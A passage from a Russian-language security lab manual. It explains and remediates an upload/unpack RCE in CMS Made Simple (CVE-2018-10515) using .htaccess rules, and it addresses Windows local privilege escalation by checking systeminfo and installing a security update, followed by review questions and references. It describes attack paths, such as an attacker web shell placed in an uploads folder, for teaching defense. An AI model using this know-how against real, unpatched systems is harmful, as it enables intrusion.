


Рисунок 30 – Содержимое файла .htaccess

После этого уязвимость будет устранена.




Рисунок 31 – Устранённая уязвимость

3. CMS Made Simple RCE (уязвимость CVE-2018-10515)

Операция «file unprack» содержит уязвимость удаленного выполнения кода, так как зловердный php-файл может быть распакован из ZIP-архива.

В папке upload загружен шелл нарушителя (рисунок 32).




Рисунок 32 – Шелл нарушителя

Рассмотрим файл action.unprack.php (рисунок 33).




Рисунок 33 – Вызов функции разархивации

В файле action.unpack.php интересна функция extract, находящаяся в EasyArchive.class.php. Рассмотрим участок, связанный с распаковкой ZIP (рисунок 34). Отсюда следует, если файл имеет расширение zip, то все его содержимое распаковывается.




Рисунок 34 – Разархивирование в случае расширения zip

Для того, чтобы устранить уязвимость необходимо ограничить доступ к php-скриптам.

Для этого перейдем в папку uploads (рисунок 35).




Рисунок 35 – Содержимое файла .htaccess




Рисунок 36 – Отсутствие ограничений

Для ограничения доступа к файлам следует создать **.htaccess** файл и прописать в нем соответствующее правило. Поскольку загружаемые файлы хранятся в папке **uploads** или в какой-нибудь подпапке, то **.htaccess** файл рекомендуется создать в этой папке (рисунок 36).




Рисунок 36 – Обновленный файл

Проверяем ограничен ли доступ к php-скриптам (рисунок 37).





Рисунок 37 – Доступ к файлу заблокирован

4. Локальное повышение привилегий Windows.

Так как нарушитель пытается использовать уязвимости Windows необходимо ее проверить с помощью команды «systeminfo.exe» (Рисунок 38). После чего становится понятно, что на данной виртуальной машине стоит старый билд и нет патчей.



```
Administrator: Windows PowerShell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Users\administrator> systeminfo.exe

Host Name:                CMS
OS Name:                  Microsoft Windows 10 Pro
OS Version:              10.0.17134 N/A Build 17134
OS Manufacturer:       Microsoft Corporation
OS Configuration:      Member Workstation
OS Build Type:           Multiprocessor Free
Registered Owner:       User
Registered Organization:
Product ID:               00331-10000-00001-AA936
Original Install Date:   10/10/2020, 12:07:45 AM
System Boot Time:        5/19/2022, 9:25:43 AM
System Manufacturer:     VMware, Inc.
System Model:             VMware7,1
System Type:              x64-based PC
Processor(s):             1 Processor(s) Installed.
                        [01]: Intel64 Family 6 Model 85 Stepping 7 GenuineIntel ~2394 Mhz
BIOS Version:            VMware, Inc. VMW71.00V.17369862.864.2012240522, 12/24/2020
Windows Directory:      C:\Windows
System Directory:        C:\Windows\system32
Boot Device:              \Device\HarddiskVolume2
System Locale:            en-us;English (United States)
Input Locale:             en-us;English (United States)
Time Zone:                (UTC+03:00) Moscow, St. Petersburg, Volgograd
Total Physical Memory:   2,047 MB
Available Physical Memory: 677 MB
Virtual Memory: Max Size: 3,135 MB
Virtual Memory: Available: 1,338 MB
Virtual Memory: In Use:  1,797 MB
Page File Location(s):  C:\pagefile.sys
Domain:                   ampire.corp
Logon Server:             \\AD
Hotfix(s):                N/A
Network Card(s):         1 NIC(s) Installed.
                        [01]: Intel(R) 82574L Gigabit Network Connection
                        Connection Name: Ethernet0
                        DHCP Enabled:  No
                        IP address(es)
                        [01]: 10.10.2.16
Hyper-V Requirements:    A hypervisor has been detected. Features required for Hyper-V will not be displayed.
PS C:\Users\administrator>
```

Рисунок 38 – Информация о системе

Выполняемые вредоносные файлы сохраняются на хосте жертвы в директорию, куда позволяют имеющиеся права (в данном случае в папку Temp), далее они запускаются.

Решением данной уязвимости является установка обновление безопасности (KB4519338). Данное обновление можно скачать с официальной страницы Microsoft.

После установки необходимо перезагрузить виртуальную машину. Проверить наличие обновлений можно в журнале обновлений или с помощью WMIC (Windows Management Instrumentation Command) (Рисунок 39).

```
C:\Users\user>wmic qfe get HotFixID
HotFixID
KB4470788
KB4471331
KB4519338
```

Рисунок 39 – Проверка наличия обновления

Контрольные вопросы:

1. Объясните своими словами уязвимость Apache Struts 2
2. Какие вы знаете методы защиты от внедрения вредоносного кода?
3. Объясните своими словами что такое уязвимость повышения привилегий.
4. Какие вы знаете виды повышения привилегий? Какие у них могут быть последствия?
5. Из-за каких слабых мест приложения может произойти эксплуатация уязвимости повышения привилегий?
6. Как снизить риск эксплуатация уязвимости повышения привилегий?
7. Что такое RCE? Объясните своими словами.
8. Какими способами можно локально повысить привилегии учетной записи в ОС Windows?

Литература

1. Девянин, П. Н. Модели безопасности компьютерных систем. Управление доступом и информационными потоками [Электронный ресурс]: учебное пособие / П. Н. Девянин. — 2-е изд., испр. и доп. — Москва : Горячая линия-Телеком, 2017. — 338 с.
2. Фомин, Д. В. Информационная безопасность и защита информации [Электронный ресурс]: специализированные аттестованные программные и программно-аппаратные средства : методические указания / Д. В. Фомин. — Благовещенск : АмГУ, 2017. — 240 с.
3. Ермакова, А. Ю. Методы и средства защиты компьютерной информации [Электронный ресурс]: учебное пособие / А. Ю. Ермакова. — Москва : РТУ МИРЭА, 2020. — 223 с.
4. Моргунов, А. В. Информационная безопасность : учебно-методическое пособие / А. В. Моргунов. - Новосибирск : НГТУ, 2019. - 83 с.
5. Абденов, А. Ж. Анализ, описание и оценка функциональных узлов SIEM-системы : учебное пособие / А. Ж. Абденов, В. А. Трушин, К. Сулайман. — Новосибирск : НГТУ, 2018. — 122 с.